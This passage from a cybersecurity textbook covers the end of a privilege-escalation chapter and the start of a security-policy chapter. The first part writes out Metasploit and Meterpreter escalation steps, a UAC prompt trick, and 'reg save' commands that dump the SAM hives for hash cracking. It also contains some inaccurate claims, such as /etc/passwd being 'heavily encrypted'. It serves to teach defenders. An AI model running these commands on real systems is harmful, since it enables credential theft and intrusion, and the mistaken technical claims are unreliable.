This command starts a handler on the target (`A`), places Meterpreter at the C drive of the victim machine (`L c:\`), and instructs the listener to start on boot (`X`), make a checks in intervals of 30 seconds (`i 30`), and to connect to port `443` of the victim's IP address. A hacker may check whether the connection was simple by sending a `reboot` command to the target machine and observing its behavior.

The `reboot` command is as follows:

```
Meterpreter> reboot
```

If satisfied with the connection, the attacker may background the session and begin the privilege escalation attempt. Meterpreter will run the session in the background and allow Metasploit to carry out other exploits.

The following command is issued in the Metasploit terminal:

```
Msf exploit (handler)> Use exploit/windows/local/ask
```

This is a command that works on all versions of Windows. It is used to request that the user on the target machine unknowingly escalates the execution level of the attacker. The user has to click **OK** on a non-suspicious-looking prompt on their screen requesting permission to run a program. User consent is required and if it is not given then the privilege escalation attempt is not successful. Therefore, the attacker has to request the user to allow for the running of a legitimate program and this is where PowerShell comes in. Attackers, therefore, have to set the `ask` technique to be through PowerShell. This is done as follows:

```
Msf exploit(ask)> set TECHNIQUE PSH
Msf exploit(ask)> run
```

At this point, a popup will appear on the target user's screen prompting them to allow the running of PowerShell, a completely legitimate Windows program. In most instances, the user will click **OK**. With this permission, the attacker can use Powershell to migrate from being a normal user to a system user, as follows:

```
Meterpreter> migrate 1340
```

Thus, `1340` is listed as a system user on Metasploit. When this is successful, the attackers will have successfully acquired more privileges. A check on the privileges the attackers have should show that they have both admin and system rights. However, the `1340` admin user only has four Windows privileges and these are insufficient to perform a big attack. An attacker has to escalate his or her privileges further so as to have sufficient privileges to be able to perform more malicious actions. The attackers can then migrate to `3772`, which is an NT AuthoritySystem user. This can be carried out using the following command:

```
Meterpreter> migrate 3772
```

The attackers will still have the admin and root user rights and they will have additional Windows privileges. These additional privileges, 13 in number, can allow the attackers to do a myriad of things to the target using Metasploit.

## Dumping the SAM file

This is a technique used on compromised Windows systems by hackers to gain admin privileges. The main weakness exploited is the local storage of passwords as **LAN Manager** (**LM**) hashes on the hard disk. These passwords might be for normal user accounts as well as local admin and domain admin credentials.

There are many ways that hackers can gain these hashes. A commonly used command-line tool is HoboCopy, which can easily fetch **SAM** (**Security Accounts Manager**) files on a hard disk. The SAM files are sensitive since they contain the user passwords hashed and partially encrypted. Once Hobocopy has located these files and dumped them to a more easily-accessible location, hackers can quickly fetch the hashes of all accounts on the computer. Another alternative for accessing the SAM file is by locating it manually using the command prompt and then copying it to an easily-accessible folder. To do this, one has to run the following commands (*Figure 9.27*):

```
reg save hklm\sam c:\sam
reg save hklm\system c:\system
```

```
C:\Windows\system32>reg save hklm\sam c:\temp\sam.save
The operation completed successfully.

C:\Windows\system32>reg save hklm\security c:\temp\security.save
The operation completed successfully.

C:\Windows\system32>reg save hklm\system c:\temp\system.save
The operation completed successfully.

C:\Windows\system32>
```

*Figure 9.26: Screenshot from the command*

The above commands locate the hashed password files and save them to the C drive with the names `sam` and `system`. The file is saved rather than copied since it is not possible to copy and paste the SAM file when the OS is running.

Once these files have been dumped, the next step entails cracking them with a tool that can crack NTLM or LM hashes. The Cain and Abel tool is commonly used at this stage, whereby it cracks the hashes and gives the credentials in plain text. Using the plain text credentials, a hacker can simply log in to higher privilege accounts such as the local admin or domain admin and will have successfully escalated their privileges.

## Rooting Android

Android devices come with limited features for security reasons. However, one can access all the advanced settings that are reserved for privileged users such as manufacturers by rooting the phone. Rooting the phone gives the normal user superuser access in the Android system. This level of access can be used to overcome limitations set by manufacturers, change the OS to another variant of android, make changes to the boot animations, and remove preinstalled software, among many other things.

Rooting is not always ill-intended since tech-savvy users and developers like experimenting with superuser access rights. However, it can expose a phone to more security challenges, especially because the Android security system is usually not adequate at securing a rooted device. Therefore, malicious APKs could be installed or system configurations could be modified causing some unexpected behaviors.





*Figure 9.27: Rooting with Odin via https://forum.xda-developers.com*

## Using the /etc/passwd file

In UNIX systems, the `etc/passwd` file is used to hold account information. This information includes username and password combinations for different users that logged into the computer. However, since the file is heavily encrypted, it is usually accessible by normal users without security fears. This is because, even if the users can access it, they cannot read it. Admin users can change account passwords or test to see if some credentials are valid but they also cannot view them. However, there are **Remote Access Tools** (**RATs**) and password cracking software that can be used to take advantage of the exposed password file.

When a UNIX system has been compromised, the hacker can access and transfer the `etc/passwd` file to another location. They can then use a password cracking tool such as Crack, which uses dictionary attacks to find the plain text equivalent of the passwords in the `etc/passwd` file. Due to the shortcomings of user awareness of basic security controls, it is common to find that some users have easy-to-guess passwords. The dictionary attacks will be able to discover such passwords and give them to the hacker in plain text. The hacker can use this information to log in to a user account with root privileges.

## Extra window memory injection

On Windows, when a new window is being created, a Windows class is prescribed to stipulate the window's appearance and functions. This process can usually include a 40-byte **Extra Window Memory** (**EWM**) that is to be appended to the memory of each instance of the class. The 40 bytes are intended to act as a storage for data about each specific window. The EWM has an API that is used to set/get its value. In addition to this, the EWM has a large enough storage space for a pointer to a Windows procedure. This is what hackers usually take advantage of. They can write code that shares some sections of the memory of a particular process, and then place a pointer to an illegitimate procedure in the EWM.

When the window is created and the Windows procedure is called, the pointer from the hacker will be used. This might give the hacker access to a process's memory or a chance to run with the elevated privileges of the compromised app. This method of privilege escalation is among the hardest to detect since all it does is abuse system features. The only way it can be detected is through the monitoring of API calls that can be used in EWM injection such as `GetWindowLong`, `SendNotifyMessage`, or other techniques that can be used to trigger the Windows procedure.

## Hooking

On Windows-based operating systems, processes use APIs when accessing reusable system resources. The APIs are functions stored in DLLs as exported functions. Hackers can take advantage of the Windows system by redirecting calls made to these functions. They can do this through:

- Hook procedures – these intercept and respond to I/O events such as keystrokes
- Import Address Table hooking – they can modify a process's address table where API functions are kept
- Inline hooking – this can modify API functions

All three of the hookings listed can be used to load malicious code within the privileged context of another process. The code will thus be executed with elevated privileges (*Figure 9.29*). Hooking techniques may have long-lasting impacts since they may be invoked when the modified API functions are called by other processes. They can also capture parameters such as authentication credentials, which hackers may use to get to other systems. Hackers normally perform these hooking techniques through rootkits. Rootkits can hide malware behaviors that can be detected by antivirus systems.





*Figure 9.28: Hooking demonstration*

## Scheduled tasks

Windows has a task scheduler that can execute some programs or scripts at a certain predetermined period. The task scheduler accepts tasks scheduled by remote systems if the proper authentication is provided. In normal cases, you need to have admin privileges to conduct remote execution. A hacker can, therefore, use this feature to execute malicious programs or scripts at a certain time after breaching into a computer. They could abuse the remote execution of scheduled tasks to run programs on a specific account. For instance, a hacker could breach a normal user's computer, and by using some of the techniques discussed above, they can get domain admin credentials. They can use these credentials to schedule a keystroke capture program to run on an executive's computer at a certain time. This will allow them to collect far more valuable login credentials to systems used by the executives.

## New services

During startup, Windows operating systems start some services that perform essential functions for the OS. These services are usually executables on the hard drive and their paths are usually stored in the registry. Hackers have been able to create their illegitimate services and to place their paths in the registry as well. During boot-up, these services are started alongside genuine ones. To prevent detection, hackers usually disguise the names of the services to resemble legitimate Windows services. In most cases, Windows executes these services with SYSTEM privileges. Therefore, hackers can use these services to escalate from admin to SYSTEM privileges.

## Startup items

On Apple computers, startup items are executed during boot. They usually have configuration information that informs the macOS which execution order to use. However, they have become deprecated as Apple currently uses launch daemons. Therefore, the folder in which startup items are kept is not guaranteed to exist in newer versions of macOS. However, it has been observed that hackers can still take advantage of this deprecated feature as they can create the necessary files in the startup items directory of the macOS. The directory is `/library/startupitems` and is not usually write-protected. These items could include malware or illegitimate software. During boot, the OS will read the startup items folder and run the startup items listed. These items will run with root privileges thus giving a hacker unfiltered access to the system.





*Figure 9.29: Sysinternals Autoruns can help you to identify startup malware*

## Sudo caching

On Linux systems, the `sudo` command is used by admins to delegate the authority to normal users to run commands with root privileges. The `sudo` command comes with configuration data such as a time within which a user can execute it before being prompted for a password. This property is usually stored as `timestamp_timeout` and its value is usually in minutes. This shows that the `sudo` command usually caches admin credentials for a specific amount of time. It usually refers to the `/var/db/sudo` file to check the timestamp of the last sudo and the expected timeout to determine whether a command can be executed without requesting a password. Since commands can be executed on different terminals, there is usually a variable known as `tty_tickets` that manages each terminal session in isolation. Therefore, a sudo timeout on one terminal will not affect other open terminals.

Hackers can take advantage of the amount of time that `sudo` commands allow a user to issue commands without re-entering passwords. They usually monitor the timestamp of each `sudo` command at `/var/db/sudo`. This allows them to determine whether the timestamp is still within the timeout range. In the cases where they find that a `sudo` has not been timed out, they can execute more `sudo` commands without having to re-enter the password.

Since this type of privilege escalation is time-sensitive and a hacker might not get time to manually run it, it is usually coded into a malware. The malware constantly checks the timestamp of `sudo` commands in the `/var/db/sudo` directory. In any case where a `sudo` command has been executed and the terminal left open, the malware can execute the commands provided by the hacker. These commands will be executed with root privileges.

## Additional tools for privilege escalation

We have already covered many tools for privilege escalation in *Chapter 4*, *Understanding the Cybersecurity Kill Chain*. In this section, we will cover a few more tools which will be useful to help you better understand approach vectors utilized by attackers.

## 0xsp Mongoose v1.7

Using 0xsp Mongoose, you can scan the targeted operating system for privilege escalation attacks starting from the collecting information stage, until reporting information through 0xsp Web Application API. The Privilege Escalation Enumeration Toolkit can be used for Windows as well as Linux (64/32) systems, and it's fast. As usual, you can download the tool from GitHub: `https://github.com/lawrenceamer/0xsp-Mongoose/`.





*Figure 9.30: Mongoose can escalate privileges in Linux (as in the screenshot above) as well as Windows*

Mongoose will help you to achieve the below tasks easily: `agent.exe -h` (display help instructions)

- `-s` -- Enumerate active Windows services, drivers, and so on
- `-u` -- Get information about users, groups, roles, and related information
- `-c` -- Search for sensitive config files and accessible and private information
- `-n` -- Retrieve network information, interfaces, and so on
- `-w` -- Enumerate for writeable directories, access permission check, and modified permissions
- `-i` -- Enumerate Windows system information, sessions, and related information
- `-l` -- Search in any file by a specific keywords, for example: `agent.exe -l c:\ password *.config`
- `-o` -- Connect to the 0xsp Mongoose Web Application API
- `-p` -- Enumerate installed softwares, running processes, and tasks
- `-e` -- Kernel inspection tool, which will help to search through tool databases for Windows kernel vulnerabilities

- `-x` -- Secret key to authorize your connection with WebApp
- `-d` -- Download files directly into a target machine
- `-t` -- Upload files from the target machine into the Mongoose Web Application API [`agent.exe -t filename api secretkey`]
- `-m` -- Run all known scan types together

## 0xsp Mongoose RED for Windows

0xsp Mongoose RED version is the same great tool designed to work in Windows. 0xsp Mongoose RED will be able to audit a targeted windows operation system for system vulnerabilities, misconfigurations, and privilege escalation attacks, and replicate the tactics and techniques of an advanced adversary in a network. Once you install and execute, the agent can help you identify and detect Windows exploits by using `windows update api` and `exploit database definitions` modules.

```
C:\mongoose>agent.exe -w
[+] Full Permission for Every One Level > C:\Program Files (x86)\ScreenToGif Everyone:(F)
                                  Everyone:(OI)(CI)(IO)(F)

==========================================
[+]Full Permission For BUILTIN\Users Level >
==========================================
[+] Modify Permission For EveryOne Level >
==========================================
[+] Modify Permission For BUILTIN\Users >
==========================================
[+] Executing Access Check For Writable Folders With Current Level.....
```

*Figure 9.31: Checking access enumeration via 0xsp*

You can access 0xsp Mongoose RED at: `https://github.com/lawrenceamer/0xsp-Mongoose`.

## Hot Potato

This is a privilege escalation tool that works with Windows 7-8-10 and Server 2012 and 2016. The tool takes advantage of known Windows issues to gain local privilege escalation in default configurations, namely NTLM relay and NBS spoofing. Using this technique, you can elevate a user from a lower level to `NT AUTHORITY \SYSTEM`.





*Figure 9.32: Hot Potato in action*

You can download the tool and learn more about it on its website: `https://foxglovesecurity.com/2016/01/16/hot-potato/`

You can also access it through GitHub: `https://github.com/foxglovesec/Potato`.

## Conclusion and lessons learned

This chapter has discussed one of the most complex phases of an attack (although not all of the techniques used here are complex). As has been said, there are two approaches to privilege escalation: horizontal and vertical. Some attackers will use the horizontal privilege escalation methods because they are less taxing and easier to perform. However, veteran hackers who have a good understanding of the systems that they target will often use vertical privilege escalation methods. This chapter has gone through some of the specific methods within these two privilege escalation categories.

It was clear from most methods that hackers had to utilize legitimate processes and services in order to escalate privileges. This is because most systems are built using the least privilege concept, that being that users are purposefully given the least privileges that they require to accomplish their roles. Only the legitimate services and processes are given high-level privileges and, therefore, attackers have to compromise them in most cases.

## Summary

This chapter has gone through the privilege escalation phase. It has been noted that there are two broad classifications of privilege escalation: vertical and horizontal. It has also brought to light that horizontal privilege escalation is the best luck that an attacker can hope for. This is because the methods used for horizontal privilege escalation tend not to be very complex.

This chapter has gone through most of the sophisticated vertical privilege escalation methods that attackers use against systems. It is noteworthy that most of the techniques discussed involve attempts to compromise legitimate services and processes in order to get higher privileges. This is probably the last task that the attacker will have to perform in the entire attack.

The next chapter will cover security policies, and how they can help you secure your environment.

## References


- Privilege Escalation Attack 2022
- https://www.armosec.io/blog/privilege-escalation-vulnerability-cve-2022-0492-kubernetes/
- Kaseya VSA Breach Consequences of Security Failures: https://www.erdalozkaya.com/kaseya-vsa-breach
- GitHub Privilege Escalation Vulnerabilities: https://www.globenewswire.com/news-release/2022/04/12/2421169/0/en/Legit-Security-Discovers-GitHub-Privilege-Escalation-Vulnerabilities-and-Warns-Organizations-of-Potential-Software-Supply-Chain-Attacks.html
- Container Escape: https://capsule8.com/blog/an-introduction-to-container-escapes/
- A Compendium Of Container Escapes: https://i.blackhat.com/USA-19/Thursday/us-19-Edwards-Compendium-Of-Container-Escapes-up.pdf
- Threat Intelligence: https://verdict.valkyrie.comodo.com/
- Privilege Escalation POC Videos: https://www.youtube.com/c/erdalozkaya
- A. Gouglidis, I. Mavridis and V. C. Hu, *Security policy verification for multidomains in cloud systems*, International Journal of Information Security, vol. 13, (2), pp.97-111, 2014. Available at: https://search.proquest.com/docview/1509582424. DOI: http://dx.doi.org/10.1007/s10207-013-0205-x
- T. Sommestad and F. Sandstrom, *An empirical test of the accuracy of an attack graph analysis tool*, Information and Computer Security, vol. 23, (5), pp. 516-531, 2015. Available at: https://search.proquest.com/docview/1786145799
- D. A. Groves, *Industrial Control System Security by Isolation: A Dangerous Myth*, American Water Works Association.Journal, vol. 103, (7), pp. 28-30, 2011. Available at: https://search.proquest.com/docview/878745593

- *Application Shimming*, Attack.mitre.org, `https://attack.mitre.org/wiki/Technique/T1138`.
- *DLL Injection*, Attack.mitre.org, 2017. [Online]. Available at: `https://attack.mitre.org/wiki/Technique/T1055`
- *DLL Injection - enterprise*, Attack.mitre.org, 2018. [Online]. `https://attack.mitre.org/wiki/Technique/T1055`


## Join our community on Discord

Join our community's Discord space for discussions with the author and other readers:

`https://packt.link/SecNet`



# 10

# Security Policy

From *Chapter 4*, *Understanding the Cybersecurity Kill Chain*, to *Chapter 9*, *Privilege Escalation*, we covered attack strategies, and how the Red Team could enhance an organization's security posture by leveraging common attack techniques. Now it is time to switch gears and start looking at things from an exclusively defensive perspective. There is no other way to start talking about defense strategies other than by starting with security policies. A good set of security policies is essential to ensure that the entire company follows a well-defined set of ground rules that will help to safeguard its data and systems.

In this chapter, we are going to cover the following topics:

- Reviewing your security policy
- Educating the end user
- Policy enforcement
- Monitoring for compliance

Let's start by highlighting the importance of reviewing your security policy, and the best ways to go about this task.

## Reviewing your security policy

Perhaps the first question should be—"Do you even have a security policy in place?" Even if the answer is "Yes," you still need to continue asking these questions. The next question is—"Do you enforce this policy?" Again, even if the answer is "Yes," you must follow up with—"How often do you review this security policy, looking for improvements?" OK, now we've got to the point where we can safely conclude that a security policy is a living document—it needs to be revised and updated.

Security policies should include industry standards, procedures, and guidelines, which are necessary to support information risks in daily operations. These policies must also have a well-defined scope.

It is imperative to understand the scope of applicability of the security policy. The policy should state the area(s) to which it can be applied.

For example, if it applies to all data and systems, this must be clear to everyone reading it. Another question that you must ask is: "Does this policy also apply to contractors?" Regardless of whether the answer is "Yes" or "No," it must be stated in the scope section of the policy.

The foundation of the security policy should be based on the security triad (confidentiality, integrity, and availability). Ultimately, the users are required to protect and ensure the applicability of the security triad in the data and systems, which is independent of how that data was created, shared, or stored. Users must be aware of their responsibilities, and the consequences of violating these policies. Make sure that you also include a section that specifies the roles and responsibilities, since this is very important for accountability purposes.

It is also important to make it clear which documents are involved in the overall security policy, since there are more than one. Make sure all users understand the difference between the following documents:

- **Policy**: This is the basis of everything; it sets high-level expectations. It will also be used to guide decisions and achieve outcomes.
- **Procedure**: As the name suggests, this is a document that has procedural steps that outline how something must be done.
- **Standard**: This document establishes requirements that must be followed. In other words, everyone must comply with certain standards that were previously established.
- **Guidelines**: Although many would argue that guidelines are optional, they are in fact recommended guidance. Having said that, it is important to note that each company has the freedom to define whether the guidelines are optional, or if they are recommended.
- **Best practices**: As the name says, these are best practices to be implemented by the entire company, or just some departments within the company. This can also be established per role—for example, all web servers should have security best practices from the vendor applied prior to being deployed in production.

To make sure that all these points are synchronized, managed, and have the upper management sponsorship, you need to create an organization-wide security program. The *NIST 800-53* publication suggests the following organization security control objective relationships:





*Figure 10.1: Organization security control objectives, from the NIST 800-53 publication*

We would need an entire book just to discuss all the elements that are in this diagram. Therefore, we strongly recommend that you read the *NIST 800-53* publication if you want more information on these areas.

## Shift left approach

We hear a lot of people saying that they are shifting left, when it comes to adding guardrails to their deployment. But what does this really mean for the overall security policy? The shift left approach continues to grow due the cloud computing adoption, as most of the shift left implementations are using cloud computing-based technology. The goal of 'shifting left' is to ensure that the security policies are added as guardrails in the beginning of the pipeline to avoid workloads being provisioned without using the company standards.

A classic example is when users are trying to provision a storage account to use, and they just perform the default selection without taking security in consideration and hardening that deployment. If you have your policies well established in the beginning of the pipeline, that attempt of provisioning a resource that is not in compliance with company's standard will fail, and the resource will not be deployed in production.

This approach is becoming extremely important as companies continue to embrace cloud computing workloads. It is important to add all necessary guardrails to avoid deploying resources that are not secure by default.

It is very important to also mention that when we state that security is shifting left, it is because the goal is to also include security early on the development lifecycle. So from the developer's standpoint, they should not think about security only after they deploy their app, they need to think of security in each stage of the development process, from beginning to the end.

Nowadays Developers are using automations in various steps of the application development, and they use **continuous integration/continuous delivery** (**CI/CD**) to accomplish that. With this model and the idea that security must shift left, what we have at the end looks like the diagram below:





*Figure 10.2: Security is shifting left*

While the diagram above is more a representation of how developers are leveraging automation to continuous deliver their software, the same rationale applies to policies, because in cloud computing you can also use automation to continuously deploy resources, and security policies must shift left to ensure that you are not allowing resources to be deployed if they are not compliant with your security policy.

But, as you can imagine, this new approach requires everyone to be on the same page when it comes to security practices, and that's why the very first step is to ensure that you are educating the user to think about security in every single operation.

## Educating the end user

As shown in *Figure 10.1*, the end user's education is part of the management security control, under awareness training. Perhaps this is one of the most important pieces of the security program, because a user who is uneducated in security practices can cause tremendous damage to your organization.

According to *Symantec Internet Security Threat Report Volume 24*, spam campaigns are still increasing relative to previous years, and although nowadays they rely on a great range of tactics, the largest malware spamming operations are still mainly reliant upon social engineering techniques.

Another platform that is being used to launch social engineering attacks is social media. In 2019, Symantec reported that social media was used in many campaigns to influence people during times of decision, including elections. The extensive use of fake accounts in social media platforms to create malicious campaigns was also uncovered by Twitter, which led them to remove more than 10,000 accounts from their platform.

The problem is that many users will be using their own device to access company information, a practice known as **bring your own device** (**BYOD**), and when they are participating in false social media campaigns like this, they are easy targets for hackers. If hackers can compromise the user's system, they are very close to gaining access to the company's data, since most of the time they are not isolated.

All these scenarios only make a stronger case for educating users against this type of attack, and any other type of social engineering attacks, including physical approaches to social engineering.

## Social media security guidelines for users

In an article titled *Social Media Impact*, published by the *ISSA Journal* and written by the coauthor of this book, Yuri Diogenes, many cases were examined where social media was the main tool for the social engineering attack. The security program must be in line with HR and legal requirements regarding how the company should handle social media posts and give guidelines to employees on how they should handle their own social media presence.

One of the tricky questions while defining a set of guidelines to employees on how to use social media is the definition of appropriate business behavior. The appropriate business behavior when using social media has a direct impact on security policy. What your employees will say can compromise your brand, your release plans, and the overall security of your assets. For example, say an employee uses social media to publish a picture of a highly secure facility and the picture includes the geolocation of the facility. This can have a direct impact on your physical security policy, since now attackers may know where this facility is physically located. An employee using social media to make inflammatory or inappropriate comments may encourage malicious attacks against the company that they are associated with, particularly if the company is perceived to be complacent regarding these actions.

Disciplinary actions against employees that cross this boundary should be very clear. In October 2017, right after the mass shooting in Las Vegas, the CBS vice president made a comment implying that "Vegas victims didn't deserve sympathy because country music fans are often Republicans." The result of this online comment was simple: she was fired for violating the company's standards of conduct. While it was important for CBS to apologize rapidly for her behavior and show policy enforcement by firing the employee, the company was still hurt by this person's comments.

With the political tensions in the world and the freedom that social media gives to individuals to externalize their thoughts, situations like this are arising every single day. In August 2017, a Florida professor was fired for tweeting that Texas deserved Hurricane Harvey after voting for Trump. This is another example of an employee using his personal Twitter account to rant online and reaping bad consequences. Often, companies base their decision for firing an employee who misbehaved online on their code of conduct.

For example, if you read the *Outside Communications* section in the Google Code of Conduct, you will see how Google makes recommendations regarding the public disclosure of information.

Another important guideline to include is how to deal with defamatory posts, as well as pornographic posts, proprietary issues, harassment, or posts that can create a hostile work environment. These are imperative for most social media guidelines, and it shows that the employer is being diligent in promoting a healthy social environment within the company.

The reasons these examples are relevant for properly planning the education of your users when it comes to social media is because there are many threat actors that will research an organization by leveraging social media content. During the reconnaissance phase of an attack, threat actors may scan social media to find pattern of usage and more information about a company. A company that doesn't have a clear social media policy, and behavior guidelines when it comes to sharing information, may face scenarios where their employees are talking about sensitive information online. Social media guidelines are also usually enforced as part of the overall security awareness training, as many threat actors may engage in social media conversations to show empathy with someone and build a relationship to obtain more information. As one starts to vent more information online, they may end up revealing more information about their own preferences and political and social views. All these attributes could also be used in the future to craft phishing emails because the threat actor will know that a specific topic will entice the user to open the email.

Social media guidelines must be always updated to be aligned with current trends. One recent example is COVID-19, which added even more complexity to the existing social media guidelines challenges since it is a moving target and there are new developments happening all the time. What was considered acceptable to speak publicly about the topic may have changed and now the company needs to adjust its policy and ensure that their employees are fully aware of the new guidelines.

## Security awareness training

